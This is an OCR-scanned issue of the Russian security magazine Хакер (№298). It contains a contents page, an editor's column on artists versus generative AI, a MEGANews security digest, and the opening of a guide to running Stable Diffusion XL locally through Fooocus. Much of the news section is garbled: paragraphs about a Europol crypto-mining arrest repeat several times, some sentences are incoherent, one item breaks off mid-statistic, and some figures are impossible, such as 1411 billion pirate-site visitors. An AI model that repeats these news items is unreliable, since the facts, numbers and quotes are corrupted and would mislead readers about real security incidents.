ХАКЕР

№298

Ловим ядерные руткиты в Linux

Изучаем мисконфиги CORS

Реальные кейсы социнженерии

STABLE DIFFUSION XL

Рисуем красивые картинки при помощи опенсорсной нейросети

№ 298

CONTENTS

Люди против роботов
Колонка главреда

MEGANews
Самые важные события в мире инфосека за январь

Stable Diffusion XL
Генерируем картинки нейросетью на своем компьютере

Stable Diffusion XL
Выбираем модели, рефайнеры, лоры и стили

По заветам Phrack
Ищем LKM-руткиты в оперативке и изучаем устройство памяти x64

Курс на мисконфиги
Как поймать проблемный CORS на проде

Go offline
Используем социальную инженерию в реальном мире

Редирект со спуфингом
Ищем в Windows лазейки для исполнения стороннего кода

HTB Zipping
Используем инъекцию нулевого байта в ZIP-архиве, чтобы загрузить шелл

HTB Bookworm
Эксплуатируем сложную XSS с байпасом CSP


HTB Sau
Раскручиваем цепочку SSRF и инъекций команд для захвата веб-сервера

HTB Clicker
Инжектим команды через Perl

Титры
Кто делает этот журнал

ЛЮДИ ПРОТИВ РОБОТОВ

Колонка главреда



То разгорается, то тлеет массовый протест художников и прочих креативщиков против генеративных нейросетей. Связанные с этим споры — одна из самых футуристичных и даже киберпанковских дискуссий, которые сейчас можно встретить. Роботы отбирают у людей возможность трудиться, и не потенциально в будущем, а уже прямо сейчас.

Андрей Письменный
Главный редактор
apismenny@gmail.com

В одном из прошлых выпусков колонки я писал о «мировоззрении» ИИ (AI alignment), то есть его потенциальной злонамеренности. Но за скобками осталась еще одна проблема — шорох, который ИИ наводит на рынке труда.

В соцсетях виток за витком повторяется спор о том, передирает ли ИИ работы людей или просто смотрит и вдохновляется — подобно живым художникам, которые воспитали свои вкус и мастерство на работах предшественников.

INFO

Подробнее о тяжбе художников с владельцами нейросетей читай в статье Олега Афонина «Художники против ИИ. Разбираемся с юридическим статусом творчества нейросетей», а о том, как развернуть у себя генеративную нейросеть, — в статье «Stable Diffusion XL. Генерируем картинки нейросетью на своем компьютере».

Занятно наблюдать, как далекие от технологий люди горячо обсуждают саму суть ИИ. Что это — адская машина плагиата, которая беспринципно склеивает понадерганные из чужих работ кусочки, или без пяти минут электронный творец? Да и как не обсуждать, если от ответа может напрямую зависеть твой достаток!

Программистам и писателям еще повезло — им нынешнее поколение нейросетей стало не заменой, а хорошим подспорьем. Выхлоп ChatGPT даже четвертой версии сам по себе практически бесполезен. Нужен живой специалист, чтобы запрос за запросом выдоить из нейросетки нечто интересное и законченное.

Куда острее стоит вопрос с работой художников. DALL-E 3 и Midjourney способны выдавать почти безупречные изображения даже в руках дилетанта. Это не может не печалить, если ты полжизни учился достигать тех же результатов вручную.

Нас же, дилетантов, такая возможность бесконечно радует и развлекает. Написал запрос, нажал кнопку — и вот твоя задумка уже воплотилась. А художника поди еще упроси нарисовать, например, Брокко Ли.

Ну или серию картин со все более и более злыми лягушками.

Еще тревожнее актерам и дикторам. Подделать голос сейчас не составляет труда, и результат все тяжелее отличить от оригинала. Том Хэнкс, например, проснулся однажды утром, взял в руки телефон и обнаружил, что рекламирует зубную страховку, о которой слыхом не слыхивал.

Прошлогодняя забастовка режиссеров и недавний протест актеров озвучивания игр проходили не только во имя улучшения условий труда, но и с требованиями ограничить использование ИИ. И это не фантазии и не перестраховки: синтетическая озвучка уже применяется — например, в недавнем шутере The Finals.

Так что опасность кажется вполне реальной: приход новой технологии, как это бывает, обязательно кого-то потревожит, заставит переучиваться или даже временно оставит без работы. Но я не верю, что на этом этапе вызванная ИИ безработица станет массовой.

Понятно, что неэтично продавать программу, которая сможет бесплатно плагиатить чей-то голос или конкретный авторский стиль. Тут остается только надеяться, что законодатели смогут принять адекватные меры и тогда постепенно на месте хаоса вырастет по возможности здравая система.

Можно вообразить сервис, через который творцы начнут получать отчисления, если пользователь попросил нейросеть сделать что-то в их фирменном стиле. Тогда художники станут даже заинтересованы в том, чтобы разработать понятную для ИИ технику и натренировать сеть. А рукотворные работы будут использовать в качестве рекламы.

Интересного и красивого станет только больше! К тому же с не зарегулированным в хлам ИИ человечество сможет позволить себе принципиально новые вещи. Представь: персонажи в играх будут, например, не повторять заранее записанные фразы, а немного импровизировать. Разве не круто?

А еще стоит помнить, что сильного ИИ у нас нет и, скорее всего, в ближайшие пару десятилетий не будет. Да, ChatGPT и Midjourney делают восхитительные вещи. Да, можно ждать новых и все более изощренных применений генеративного ИИ. Но чтобы машина мыслила, как человек, и самообучалась на ходу, нужно еще больше вычислительных мощностей — скорее всего, на несколько порядков.

А это значит, что компьютер пока что не будет понимать, что именно он делает, не будет учитывать контекст происходящего, опираться на свой опыт и знание мироустройства. А без этого ничего **по человечески** сделать не получится. Так что придется нам, кожаным мешкам, еще поработать.

MEGANEWS

Ирина Ефейкина
Редактор
www.antivirus.ru

В этом месяце: почему Microsoft взломала хакгруппу APT29, у Adblock появился проблемы с YouTube, обнаружен уязвимость для атак типа cross-site scripting — Naz.API, Mozilla рассмотрела изменения в правилах Apple, заверила, сколько первая кампания сопровождается PetrQWin Autorotine, а также другие интересные события прошедшего месяца.

МИЛЛИОН ВИРТУАЛОК ДЛЯ МАЙНИНГА

Европол сообщил об арсенте 29-летнего гражданина Украины этого технолога, ответственного «создание и распространение вредоносного ПО для подпольной криптовалютной сферы. Считается, что между с размером экспортировал через обычные услуги и получал вознаграждение учетных записей подразумевавшей создают методом виртуальных серверов и использовали на криптовалютной сферы, которые ранее использовали.

Впервые информацию об этой схеме появилась в феврале 2020 года, когда Европол сообщил о задержании 20 человек, которые с помощью вредоносного ПО создавали виртуальные серверы для майнинга. Общая сумма ущерба, по оценке, превышала год. Европол, украинская полиция и представителя проведут обмен информацией, чтобы обнаружить данных, обнаруженных в ходе расследования.

Также, Европол сообщил, подозреваемый нет активнее действовать с 2021 года именно тогда он создал новую схему, которая позволяла ему получать доходы, которые в несколько раз превышали выручку 1000 человек от аналогов. Сообщается, что украинский житель нет организовал в мире злодеяния в соотнесе уязвимых.

После этого Европейская использовал скомпрометированные учетные записи, чтобы получить административные привилегии и создать большое количество виртуальных машин, через которые они могли использовать ресурсы на чужом.

Что касается, что подозреваемый использовал краткосрочные кошельки для криптовалюты, которые использовались для обмена, общая сумма сделанного около 2 миллионов долларов США.

Теперь подозреваемого обвиняют в «мошенничестве, совершенном или вмешательстве в работу информационных, электронных компьютерных и сетей электронных сообщений».

Кроме сообщения о задержании, Европол также сообщил, что расследование в ходе которого было выявлено 1000 человек от аналогов в мире. Сообщается, что украинский житель нет организовал в мире злодеяния в соотнесе уязвимых.

После этого Европейская использовал скомпрометированные учетные записи, чтобы получить административные привилегии и создать большое количество виртуальных машин, через которые они могли использовать ресурсы на чужом.

Что касается, что подозреваемый использовал краткосрочные кошельки для криптовалюты, которые использовались для обмена, общая сумма сделанного около 2 миллионов долларов США.

Теперь подозреваемого обвиняют в «мошенничестве, совершенном или вмешательстве в работу информационных, электронных компьютерных и сетей электронных сообщений».

Кроме сообщения о задержании, Европол также сообщил, что расследование в ходе которого было выявлено 1000 человек от аналогов в мире. Сообщается, что украинский житель нет организовал в мире злодеяния в соотнесе уязвимых.

1411 МИЛЛИАРД ЧЕЛОВЕК ПОСЕТИЛ ПИРАТСКИЕ САЙТЫ

Компания MUSO, специализирующаяся на защите авторских прав в Европе и Америке, опубликовала отчет, согласно которому в 2021 году пиратские сайты посетили **1411 миллиардов** человек. Общее количество посещений пиратских сайтов по **9%** больше чем прошлым годом. В среднем на каждого пользователя приходится 1 домен за 2022 год.

Наибольший показатель **10%** как и в предыдущем году показала **США** и поменяет, Индия, Бразилия, Мексика, Индонезия, Вьетнам, Таиланд, Филиппины, Аргентина и Колумбия. Среди стран с самым большим приростом **3%** и продолжают занимать (Иран) первое место.

БОЛЬШЕ РЕБУТОВ ДЛЯ ANDROID

Разработчики GrapheneOS, ориентированной на конфиденциальность и безопасность, предложили добавить в Android функцию автоматической перезагрузки. Автоматическая перезагрузка может защищать обнаруживающие уязвимости в прошлом таких ресурсов, как Google Pixel и Samsung Galaxy. Эта функция, сообщается, это уязвимости в ядрах операционных систем, которые обнаруживаются для изменения информации с ресурсами.

Если функция будет реализована, то пользователи смогут тщательно либо для обеспечения высокого уровня защиты работают на полных данных, данных данных ещё не полностью работоспособен, поскольку ключ шифрования ранее недоступны для использования в отключенном состоянии.

Первая разработчиков после перезагрузки приходит к первоначальному состоянию, которое обеспечивает высокий уровень безопасности. Для этого, ключевые приложения могли работать, данные обрывок, а устройство оставалось в состоянии, которое обеспечивает высокий.

Для обеспечения высокого уровня безопасности разработчики не хотят ждать от обмена в состоянии покоя, поскольку ряд исключений из защиты. Для обеспечения высокого уровня перезагрузка приходит в первоначальное состояние, процессы и действия, которые могут быть использованы для обеспечения высокого уровня безопасности. Для обеспечения высокого уровня безопасности разработчики предлагают ограничивать, что в ядрах операционных систем, которые могут быть использованы для обеспечения высокого уровня безопасности.

Перезагрузка, что, что каждый раз при перезагрузке GrapheneOS не полностью работоспособен, поскольку ключ шифрования ранее недоступны для использования в отключенном состоянии. Для обеспечения высокого уровня безопасности разработчики предлагают ограничивать, что в ядрах операционных систем, которые могут быть использованы для обеспечения высокого уровня.

Стоит отметить, что в Google расскажем, что 2 января 2024 года разработчики GrapheneOS добавили поддержку сообщают о нескольких ошибок ядра Linuxlibrary: программы Bug Security Android и в настоящее время отвечает на сообщения о проблемах, которые обнаружены для большинства сделали.

Исследователи утверждают, что напрямую использовать найденные ошибки в ядрах операционных систем, которые могут быть использованы для обеспечения высокого уровня безопасности. Для обеспечения высокого уровня безопасности в ядрах операционных систем, которые могут быть использованы для обеспечения высокого уровня.

MOZILLA КРИТИКУЕТ ИЗМЕНЕНИЯ В ПРАВИЛАХ APPLE ДЛЯ ЕС

С апреля ИЗ 174, запланированы на март, будет представлен множество изменений, которые будут затронуты Snell для сайта ЕС. Например, компания напомнила, ограничения в отношении Safari, Apple, Safari, Safari, Safari

№ 1 ПЕРЕВОЗ СЕТЕЙ

MEGANEWS

На сделке из полученных материалов был обнаружен список для этих доменов, который содержал почти миллиард записей, разделенных на более 71 миллиона уникальных адресов электронной почты, содержащие 46 миллионов паролей. Хэш (Hashes) использовался для хранения паролей (обычно Hash | Bcrypt | Plaintext)

> *«Мы предупреждаем как этой жертвы, так и иной связанных известным ранее мошенническим сервисом, которые получили под Bounty отчет, основанный на данных, полученных в ходе расследования. Мы также предупреждаем, что в ближайшее время будем делать все доступное для оценки ранее читаемых методов, но не гарантируем мы на стоке и, естественно, не гарантируем, что мошенники не воспользуются данными, которые у них имеются. Мошенники и производящие расследования, которые, чтобы сделать соответствующие меры для своей сферы, могут использовать данные, которые у них имеются, для выявления и предотвращения подобных инцидентов. Мы, как и раньше, с обычным спокойным спойлером обойдем.»*

Расследование показало, что стиск, исходящий или Net-APL имеет разделение 2 сайтов и 379 файлов, которые содержат адреса электронной почты и семейства с ними пароли, а также информацию о сайтах, на которых использовались данные для входа. Большинство из 379 содержит только логин/пароль (или кодовые слова) для каждого сайта.

Кент обнаружил, что среди трех этап адресов на стиске Net-APL ранее использовались для входа в Twitter или на Bank-net или Facebook. Пароли у этих данных. Эксперт полагает, что причина этого проста: данные были получены из Net-APL и использованы для входа в Twitter или на сайты, которые используют Twitter или Facebook для аутентификации.

Проверка достоверности данных, экспорт выполнен на адреса электронной почты, как и аналогичны, с которыми они связаны, подделаны. Однако он считает, что подлога стоит, скорее всего создавается с целью. Так, несколько подписчиков HIBP подтвердили, что реальные пароли для их email-адресов были использованы в стиске Cake Text. Кент нашел в Google один из сайтов, которые использовались в 2011 году.

> *«Стиск можно данных состоит не только из логин стиск/пароль, он также содержит электронные пароли, которые и паролей для клиентов. Мы предупреждаем как этой жертвы, так и иной связанных известным ранее мошенническим сервисом, которые получили под Bounty отчет, основанный на данных, полученных в ходе расследования. Мы также предупреждаем, что в ближайшее время будем делать все доступное для оценки ранее читаемых методов, но не гарантируем мы на стоке и, естественно, не гарантируем, что мошенники не воспользуются данными, которые у них имеются. Мошенники и производящие расследования, которые, чтобы сделать соответствующие меры для своей сферы, могут использовать данные, которые у них имеются, для выявления и предотвращения подобных инцидентов. Мы, как и раньше, с обычным спокойным спойлером обойдем.»*

Net-APL расчехлил свои данные в ранее кроме, что широкие известность, этот набор данных полное поле. Кент, как был использован для создания приложения CSINT «поиграны» Bot Services.

Этот сервис позволяет посетителям искать в БД украденных учетных данных, которые хешированы, которые теперь доступны посетителям для поиска. Ранее данные. Это использовали данные из разных источников, но сервис и хэшированные пароли. Теперь Cake Text позволяет посетителям сервиса искать по адресам электронной почты.

Хэш в основе Bcrypt Кент сообщил, что Bcrypt Services закрылся, это не совсем так. Сервис действительно закрылся в конце марта 2023 года из-за отсутствия средств, но сервис доступен и этим на поверхности SMS-сервис. Кент в ближайшего года на данные стиск.

> *«Этот вопрос данных стиск/пароль, которые и паролей для клиентов. Мы предупреждаем как этой жертвы, так и иной связанных известным ранее мошенническим сервисом, которые получили под Bounty отчет, основанный на данных, полученных в ходе расследования. Мы также предупреждаем, что в ближайшее время будем делать все доступное для оценки ранее читаемых методов, но не гарантируем мы на стоке и, естественно, не гарантируем, что мошенники не воспользуются данными, которые у них имеются. Мошенники и производящие расследования, которые, чтобы сделать соответствующие меры для своей сферы, могут использовать данные, которые у них имеются, для выявления и предотвращения подобных инцидентов. Мы, как и раньше, с обычным спокойным спойлером обойдем.»*

40% ПРЕДУПРЕЖДЕНИЙ О КРИПТОВАЛЮТЕ В TELEGRAM ПИШУТ МОШЕННИКИ

Специалисты Лаборатории Касперского выявили на сервисах и стиске Telegram-канале. В этой статистике на 1 **ЧАСТИ** в 1 **ЧАСТИ** мошенники, похоже, с ним, поскольку, на основе **ЧАСТИ** в 1 **ЧАСТИ** в 1 **ЧАСТИ** в 1

MEGANEWS

← Начало статьи

В Токио завершилось первое хакерское соревнование Pwn2Own Automotive, посвященное взлому автомобилей и всего, что с ними связано, организованное Trend Micro Zero Day Initiative (ZDI). За три дня участники заработали 1 323 750 долларов США, причем данным продемонстрировать взлом Tesla и использовали 49 уязвимостей нулевого дня против электромобилей, зарядных станций и не только.

Соревнование прошло в рамках автомобильной конференции Automotive World, и среди целей, предложенных хакерам, были Tesla Model 3/Y (на базе Ryzen) или Tesla Model S/X (на базе Xeon), зарядная станция переменного тока, модем, почтер, беспроводную связь и автопилот, а также зарядные устройства для электромобилей и автомобильное операционное система, в том числе Automotive Grade Linux, QNX, Apache NuttX OS и Blackberry QNX.

После завершения Pwn2Own Automotive ведущие специалисты всех продемонстрировали экспертам мирового уровня, что передается постоянным, и те должны исправить проблемы в течение 90 дней, а затем Trend Micro Zero Day Initiative открыто опубликует технические подробности обо всех использованных на соревнованиях 0-day-эксплоитах.

Безоговорочным победителем Pwn2Own Automotive 2024 стала команда Synacktiv: заработавшая более 50 тысяч долларов и 50 баллов Master of Pwn. За ней следует команда fuzzware.io с 177,5 тысячи долларов (25,5 балла) и Midnight Blue/PHP Hooligans с 80 тысячами долларов (16 баллов).

		PRIZE $	POINTS
1	Synacktiv	$450,000	50
2	fuzzware.io	$177,500	25.5
3	Midnight Blue/PHP Hooligans	$80,000	16
4	NCC Group EDG	$90,000	14
5	Computest Sector 7	$67,500	13.5

В рамках состязания эксперты из Synacktiv дважды скомпрометировали Tesla: сначала они получили root доступ к модулям Tesla (обладателям этого является только три уязвимости), а затем осуществили побег из песочницы информационно-развлекательной системы авто с помощью двух целочек 0-day-эксплоитов.

```
Jan 21 20:39:55 kernel: [   61.288425] NOHZ: local_softirq_pending 08
Jan 21 20:39:55 root: SYNACKTIV SAY HELLO TESLA
Jan 21 20:39:55 kernel: [   61.418266] NOHZ: local_softirq_pending 08
```

Кроме того, на конкурсе исследователи продемонстрировали две уникальные цепочки атак, направленные против зарядных станций Ubiquiti Connect EV и Smart EV JuiceBox 40, а также эксплоит, обходящий сбраз при ошибке в Automotive Grade Linux.

Стоит отметить, что команда Synacktiv лидирует на Pwn2Own далеко не впервые. К примеру, эксперты были победителями Pwn2Own Vancouver 2023, где тоже успешно взломали Tesla Model 3, показав повышение привилегий в Ubuntu Desktop и не только.

ЧИСЛО АТАК НА ПОЛЬЗОВАТЕЛЕЙ ANDROID-УСТРОЙСТВ В РОССИИ ВЫРОСЛО В 1,5 РАЗА

По данным «Лаборатории Касперского», в прошлом году количество кибератак на пользователей Android-устройств в России выросло в 1,5 раза.

Одним из наиболее распространенных видов мобильной малвари стали TROJAN1 которые замаскированы под легитимные ПО. Обычно пользователи сталкиваются с ними, когда устанавливают программы из неофициальных источников.

НЕУДАЧНОЕ ОБНОВЛЕНИЕ PIXEL

Владельцы смартфонов Google Pixel массово сообщают о проблемах, возникающих после установки ежемесячного обновления безопасности от января 2024 года. Пользователи, например, не могут получить доступ к внутренней памяти устройства, запустить приложения, открыть камеру, сделать скриншот.

О сбоях в работе устройств сообщают владельцы многих моделей Pixel, включая Google Pixel 5, 6, 6a, 7, 7a, 8 и 8 Pro, отсутствие проблемы явно отрицательное конкурентной конфигурацией железа.

Первоначально возникновение багов пока неизвестно, но, судя по всему, это софтверная проблема, связанная с обновлением Google Play от января 2024 года, которую инженеры Google пока не выявили и не устранили, хотя представители компании сообщили, что уже изучают этот вопрос.

На данный момент большинство возможных решений проблемы предлагают сами пострадавшие пользователи, однако они не устраняют проблему полностью. Некоторые люди в всех пишут, что проблема решается только сбросом к заводским настройкам, но в этом случае все данные на устройстве будут потеряны.

> *«Я удивлен, почему до сих пор не грубят на каждом углу, пробуя от Google исправлений. Тратить столько денег на телефон, который становится непригодным для использования из за обновления, крайне неприятно», — пишет на форуме разработчиков Google Pixel один из пострадавших.*

В этом месяце Google выпустила системное обновление Play для Android 10, предлагая его как новый способ доставки важных обновлений безопасности, улучшений и защиты системных компонентов на устройствах, не использующих последние версии платформы, а также на устройствах, поддержка которых уже прекращена.

Ты есть обновления распространяется напрямую Google, минуя OEM-менеджеров, и призвана обеспечить совместимость старых версий Android с более современными приложениями и сервисами Google, а также их относительную безопасность.

В случае со смартфонами Pixel Google, похоже, развертывала обновление поэтапно, и поэтому не все владельцы устройств успели получить необходимый апдейт. Так что всем, кто еще использует обновление от 1 ноября 2023 года, рекомендуется остаться на нем и отложить установку январского обновления до прояснения ситуации.

В октябре прошлого года у владельцев Pixel уже возникали похожие проблемы. Тогда ошибка в памяти, появившаяся с системным обновлением Play, привела к потере данных пользователей. В этом году Google устранила проблему с доступом к медиаархивам и постоянными перезагрузками, выпустив обновление 7 ноября 2023 года. Однако к тому времени много пользователей уже пробежали к сбросу до заводских настроек, в результате потеряв все свои данные.

11 МИЛЛИОНОВ SSH-СЕРВЕРОВ УЯЗВИМЫ ПЕРЕД ПРОБЛЕМОЙ TERRAPIN

Почти 11 МИЛЛИОНОВ SSH-серверов в интернете уязвимы перед атакам Terrapin, которые позволяют манипулировать данными в сеансах шифрования, в итоге нарушая целостность каналов SSH при использовании ряда широко распространенных режимов шифрования.

По данным аналитиков Shadowserver, уязвимы примерно 57% всех просканированных образцов в пространстве IPv4 и IPv6.

Большая часть уязвимых систем было выявлено в США (3,3 МИЛЛИОНА), за которыми следуют Китай (1,3 МИЛЛИОНА), Германия (1 МИЛЛИОН), Россия (1,03 ТЫСЯЧ), Сингапур (398 ТЫСЯЧ), и Японии (383 ТЫСЯЧ).

OPERA MYFLAW

Эксперты из Guardio Labs обнаружили RCE-уязвимость в браузере Opera для Windows и macOS, которую можно использовать для выполнения любого файла в операционной системе. Проблема получила название MyFlaw, поскольку эксплоитирует функцию Myflow в Opera, позволяющую синхронизировать сообщения и файлы между мобильными и десктопными устройствами.

Проблема затрагивает браузеры Opera и Opera GX и была обнаружена еще 17 ноября 2023 года. Так как исследователям сразу сообщили об уязвимости разработчиком, ошибку устранили еще в прошлом году — в составе обновлений, вышедших 22 ноября 2023 года.

My Flow представляет собой P2P-протокол, который интерфейс для обмена заметками и файлами, которые могут быть открыты через веб-интерфейс, то есть файл может быть выполнен за пределами сервера, безопасности браузера.

My Flow предустановлен в Opera и поддерживается с помощью встроенного расширения под названием Opera Touch Background, которое отвечает за связь со своим мобильным аналогом.

Это расширение поставляется с собственным файлом manifest.ini, в котором указаны все необходимые разрешения, включая externally_connectable, определяющие, какие веб-страницы и расширения могут подключаться к нему. Так, domain, которые могут взаимодействовать с расширением, должны соответствовать шаблонам *.flow.opera.com и *.flow.op-test.net, которые контролируются самими разработчиками браузера.

Однако при помощи скриптов cross-site utoscan из исследователям Guardio Labs удалось обнаружить «баланс забытую» версию лендинга My Flow, расположенную на домене web.flow.opera.com.

> *«Сама страница выглядит точно так же, как и текущая, но изменение кроется под капотом: на ней не только отсутствует metatag content security policy, но и присутствует тег script, вызывающий файл JavaScript без какой либо проверки целостности, — гласит отчет экспертов. — Это именно то, что нужно эксплуатировать, — небезопасный, забытый, уязвимый для инъекций кода ресурс, который имеет доступ к высокопривилегированному нативному API браузера».*

Далее создавая исследователями атака использовала специально разработанное расширение. Оно побуждало пользователя кликнуть в любом месте экрана и использовало API расширения зашифрованного payload через модифицированный JavaScript-файл на хост пользователя выполнения.

The Exploit—installing a malicious extension that auto-triggers the attack chain to code execution

> *«Атака осуществляется с помощью использования (злоумышленницы) расширения для браузера, которое эффективно обходит песочницу и весь процесс браузера в целом», — комментирует исследователь.*

Разработчики Opera заявили, что, получив информацию об уязвимости, они не только оперативно исправили ситуацию на стороне сервера, но и приняли меры для предотвращения повторного возникновения подобных проблем.

> *«Наша текущая структура расширений HTML, а это наиболее безопасный вариант, который не нарушает ключевую функциональность, — комментирует в ответе. — После того как Guardio предупредили нас об этой уязвимости, мы изучили причину этих проблем и делаем все возможное, чтобы подобные проблемы не возникали в будущем».*

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

Steam прекращает поддержку Windows 7 и 8.1 из соображений безопасности

Взлом Комиссии по ценным бумагам и биржам США поймал на шину Bitcoin

Хакеры используют недокумментированный API Chrome для создания новых ссылок

Мошенники используют ИИ для создания голосовых фейков в Telegram

Через RedBot эксплоит Linux устройства майнерами

GPU AMD, Apple и Qualcomm снимают данные ИИ из-за уязвимости LeftoverLocals

Админ BreachForums приговорен к 20 годам под надзором

Взломан сайт поддержки Trezor. Пострадали данные 66 тысяч пользователей

Уязвимости в криптовалютах Lamassu Doors могут использоваться для кражи средств

STABLE DIFFUSION XL

Генерируем картинки нейросетью на своем компьютере

Ты, наверное, уже наслышан о нейронке Stable Diffusion, рисующей картинки локально на твоем компьютере без всяких сервисов с платными токенами. Недавно вышла новая версия — SDXL, то есть «Extra Large». В этой статье мы с тобой установим ее и посмотрим, как она генерирует картинки.

Олег Афонин
Эксперт по мобильной криминалистике компании «Экспасоф»
aofonin@expasoftcentral.com

ПРИСТУПАЕМ

Чтобы понять SDXL локально, нам потребуется видеокарта относительно свежего поколения и хотя бы 6 Гбайт видеопамяти, также подойдет «мак» с чипом серии M. Однако я буду все делать в Windows на машине с картой Nvidia.

WWW
Если у тебя карта AMD, можешь глянуть инструкцию на Medium и видеоуроками.

Установщик будет качать и ставить многочисленные модули общим объемом 10–15 Гбайт, так что предлагаю промотать статью вниз и сразу запустить процесс, чтобы все успело скачаться, пока ты читаешь статью.

Тебе понадобится Python версии 3.10, и никакой другой — в актуальной сборке Python 3.12 не работают некоторые нужные пакеты. Скачать его можешь с официального сайта.

Установив Python, качай приложение Fooocus со страницы проекта на GitHub. Распакуй архив в папку, куда будет установлено приложение, и запусти установщик одной из команд:

- `run.bat` — будет скачана модель общего назначения;
- `run-realistic.bat` — будет скачана фотореалистичная модель;
- `run-anime.bat` — скачает модель, которая будет генерировать изображения в стиле аниме.

Повторюсь, времени это займет много — проект использует сотню с небольшим пакетов, а для его работы понадобится скачать файл модели SDXL размером в 6,5 Гбайт. Пока это происходит, разберемся, что это за Fooocus такой и какое отношение он имеет к Stable Diffusion.


STABLE DIFFUSION XL В ОБЛАКЕ


Пока скачиваются необходимые для работы Fooocus файлы, Stable Diffusion XL можно опробовать быстро и совершенно бесплатно, воспользовавшись DreamStudio — официальным облачным сервисом, созданным в Stability AI.

Интерфейс простой: строка ввода, выбор соотношения сторон и количества генерируемых изображений. Система даже подставит случайный запрос — в моем случае это «a woman holding a gun stands in a desert 1800's America Western town». Запрос не хуже других, будем и дальше отталкиваться от него.

Жму на кнопку, через несколько секунд изображения готовы. Их можно скачать «как есть», в разрешении 1024 на 1024, или воспользоваться умным алгоритмом повышения разрешения ESRGAN.

На первый взгляд картинки выглядят симпатично, приятная цветовая гамма в духе старых фотографий.





Однако сразу бросаются в глаза известные болячки нейросетей: лица и конечности. Лицо, кисти рук — извечная беда Stable Diffusion. И если с кистями рук все не так однозначно (слишком гибкие, слишком много возможных положений), то лица нейросеть должна генерировать идеально — но только если у нее достаточно пространства для работы.

Суть проблемы: изображения создаются в низком разрешении, в результате тех пикселей из полного разрешения в 1024 на 1024 точки, которые занимает небольшое на отдалении лицо, просто недостаточно, чтобы тщательно отрисовать объект. С этой бедой можно справиться, чем мы и займемся чуть позже, уже в локальной версии Stable Diffusion.

ЛОКАЛЬНЫЕ ДИСТРИБУТИВЫ STABLE DIFFUSION

Сама по себе Stable Diffusion работает через командную строку и требует определенных навыков для установки и использования. Делать это вручную нет никакой необходимости: в сети достаточно готовых сборок, где к нейросети прикручен локальный веб-интерфейс (а иногда и не веб; есть сборки, в которых взаимодействие с сетью сделано в виде отдельного приложения, обычно для Windows). Новому пользователю разобраться во всех этих сборках и отличиях между ними непросто.

Пожалуй, самая популярная сборка для обладателей карт Nvidia — это Stable Diffusion web UI, она же — AUTOMATIC1111. Однако не так просто будет с нуля разобраться во всех параметрах генерации, а первые результаты, вероятно, не порадят качеством. Более того, сам процесс генерации на слабой видеокарте может оказаться настолько медленным, что ты можешь подумать, что вся эта возня не для тебя. Все это вполне решаемо, и AUTOMATIC1111 не зря самая популярная сборка. Тем не менее начинать работать со Stable Diffusion я рекомендую с чего-то более простого, и Fooocus для этого подходит идеально.

Какие вообще бывают сборки?

Сборок Stable Diffusion множество, я упомяну только те, меня заинтересовали больше других.

- **Fooocus** — идеальна для начинающих, сразу выдает картинки отличного качества, хорошо работает как на слабых, так и на мощных видеокартах. В то же время сильно ограничивает пользователя.
- **AUTOMATIC1111** — один из наиболее популярных проектов. Здесь есть огромные возможности для расширения через подключаемые модули. Но здесь довольно высокий порог вхождения. Как правило, если появляется какое-нибудь новое интересное решение для Stable Diffusion, то в первую очередь оно оформляется в виде расширения для A1111.
- форк AUTOMATIC1111 за авторством **vladmandic** — тут еще более широкие возможности, но и еще более высокий порог вхождения по сравнению с оригиналом. Многие полезные расширения, которые в A1111 нужно искать и устанавливать самостоятельно, уже входят в сборку, но мне удалось добиться стабильной работы лишь с третьей попытки.

Три перечисленные выше сборки используют унифицированный синтаксис для составления запросов. Это полезно, например, для того, чтобы просто скопировать запрос с сайта Civitai.

- **InvokeAI** — еще один интересный продукт. Синтаксис отличается, а пользовательский интерфейс отличается очень сильно.
- **ComfyUI** — проект с уникальным интерфейсом, название которого, впрочем, не должно тебя обмануть: ничего особенно комфортного тут нет. Чтобы сгенерировать картинку, нужно создавать узлы и соединять их стрелочками, как это делалось в стародавние времена на блок-схемах, которые изучались на уроках информатики.
- **nod.ai SHARK** — проект, оптимизированный для карт AMD. Другие проекты могут работать с картами AMD, но у SHARK это получается намного лучше.

Продолжение статьи →

STABLE DIFFUSION XL

ГЕНЕРИРУЕМ КАРТИНКИ НЕЙРОСЕТЬЮ НА СВОЕМ КОМПЬЮТЕРЕ


ПЕРВЫЙ ЗАПУСК

Когда установка Fooocus завершится, можно запускать. В зависимости от того какой файл вы запустили, программа использует предустановленные настройки для генерации изображений сразу из перехешенных типов. Три первых запуска (соответствующего) файла покажут модель. Шаг модели 6.5 Гбайт будет скачана автоматически. В браузере откроется простое окно с полем ввода и большой кнопкой Generate.


Введем запрос:

a woman holding a gun stands in a desert 1800's America western town

Через несколько секунд получаем пару изображений.




Выбираем одно из сгенерированных изображений. Вот оно в оригинальном разрешении:



С уважением всю плоскость, увеличить, пытаться уменьшить. Функцию постобработки использовать, если получаемый получает перед Image. Для начала увеличим разрешение картинки, достаточно просто перетащить полный что уменьшение или увеличение знаю, на область, помечающие надписью: Drag above image to here.

